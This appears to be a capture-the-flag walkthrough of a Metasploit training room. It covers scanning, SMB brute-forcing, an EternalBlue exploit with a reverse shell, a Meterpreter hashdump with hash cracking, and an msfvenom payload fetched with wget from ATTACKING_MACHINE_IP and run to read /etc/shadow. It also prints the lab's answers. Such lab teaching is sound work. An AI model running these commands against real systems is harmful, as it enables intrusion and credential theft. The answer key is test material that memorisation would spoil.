◐
© 2026 NauffalFirdaus. All rights reserved.
In this guide, we will learn how to use Metasploit to find and exploit vulnerabilities. We will also see how the database feature helps organize penetration testing work. Lastly, we will learn how to create payloads with msfvenom and start a Meterpreter session on target systems.
To answer this question, we can perform a port scan on the target system. This can be done using tools like Nmap or by using scanner modules within Metasploit.

For this question, I used the command nmap -sS <target IP> to perform a stealth scan on the target machine. From the results, we can see that there are 5 open ports on the target system.
Ans: 5
To answer this question, we use a Metasploit scanner module. The scanner/discovery/udp_sweep module helps quickly identify services running over UDP. Although it does not perform a full scan, it can detect common services like DNS or NetBIOS.
First, run the msfconsole command to start Metasploit. Then, use the scanner/discovery/udp_sweep module and set the RHOSTS to the target machine.


Then we can run the module. From the result, we can see that the NetBIOS for the target machine is ACME IT SUPPORT.
Ans: ACME IT SUPPORT
For this question, we can use the scanner/http/http_version module in Metasploit to identify the service running on port 8000.
Before running the module, make sure to set the RHOSTS (target IP) and RPORT (port 80) correctly.

The scan shows that the service running on port 8000 is webfs/1.21 .
Ans: webfs/1.21
To solve this, we can use the scanner/smb/smb_login module in Metasploit to brute-force the login using the password file from the wordlist mentioned in Task 1.
Before running the scan, we need to configure the module. The show options command displays the required settings, where we set RHOSTS, SMBUser, and PASS_FILE using the provided wordlist.

The wordlist path: /usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt

This confirms that the password for the penny user is successfully discovered using a brute-force attack.
Ans: leo1234
To solve this, we search for the smtp_relay scanner module and use it. Then we run the info command to find the provider's name.

From the result, we can see the provider’s name is Cambell Murray.
Ans: Cambell Murray
To begin, we scan the open port of the target machine using nmap .

After the Nmap scan was performed which revealed several open ports, most notably:
This indicated that the target is likely a Windows machine with SMB services exposed.
Using Metasploit’s scanner/smb/smb_version modules, further enumeration was conducted:

Then we scan using scanner/discovery/upd_sweep to find extra information about the machine.

From the enumeration results, the target machine’s name is identified as Jon, and it is configured within a workgroup environment, indicating it is not joined to a domain.
Additionally, vulnerability scanning using:
auxiliary/scanner/smb/smb_ms17_010


confirmed that the target is:
VULNERABLE to MS17-010 (EternalBlue)
The exploit module used is exploit/windows/smb/ms17_010_eternalblue .

A payload was configured: generic/shell_reverse_tcp :


The exploit was successfully executed, resulting in a reverse shell: Command shell session opened
With shell access obtained, basic enumeration was performed:
C:\Users> dir

This revealed user directories including:
JonPublicFrom the previous scan, we know the machine name is Jon-PC, so the user is likely Jon. We assume the flag.txt file is in Jon’s Documents folder.
We navigate to that folder using C:\Users\Jon\Documents> dir .

From here, the flag.txt file can be located and accessed by running type flag.txt command.

Ans: THM-5455554845
For this question, we can use another payload which is windows/x64/meterpreter/reverse_tcp

As we can see, the meterpreter session is now opened.
We use hashdump on meterpreter to gain the NTLM hash for the user pirate.

From the result, we can see that the NTLM hash for user pirate is 8ce9a3ebd1647fcc5e04025019f4b875
Ans: 8ce9a3ebd1647fcc5e04025019f4b875
Additional step for after getting the hash is we can crack it using John The Ripper by running the command john —format-=NT —wordlist=<wordlist_path> <NTLM_hash>

After cracking the NTLM hash, we can see that the password for user pirate is pirate123

.elf format (on the AttackBox, or your attacking machine of choice).
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=<your_port> -f elf -o shell.elf
python3 -m http.server 9000 command and use wget http://ATTACKING_MACHINE_IP:9000/shell.elf to download it to the target machine).On the attacker machine, start the hosting using python3 -m http.server 9000 command.

Then run the wget <attacker_IP>:<port>/<file_path> command to download the shell.elf.


Keep in mind that .elf is and executable file, so we must give the file permission to execute using chmod +x <file_name> command. Then execute the file using ./<file_name> command.
To get the meterpreter session on the target machine, we use the exploit/multi/handler module. Then we set the LHOST, RPORT and the payload. We use the set payload linux/x86/meterpreter/reverse_tcp command to set the payload. After set all the configuration, we use the run command to start exploiting the target machine.

After getting the meterpretersession, we can check the current user whether it’s root or not using getuid command.

As we can see, the current user is already a root, means we can read the etc/passwd and etc/shadow files.

Using the cat /etc/shadow command, we can view the password hashes of all users on the system. From the output, we identify two regular users: murphy and claire.
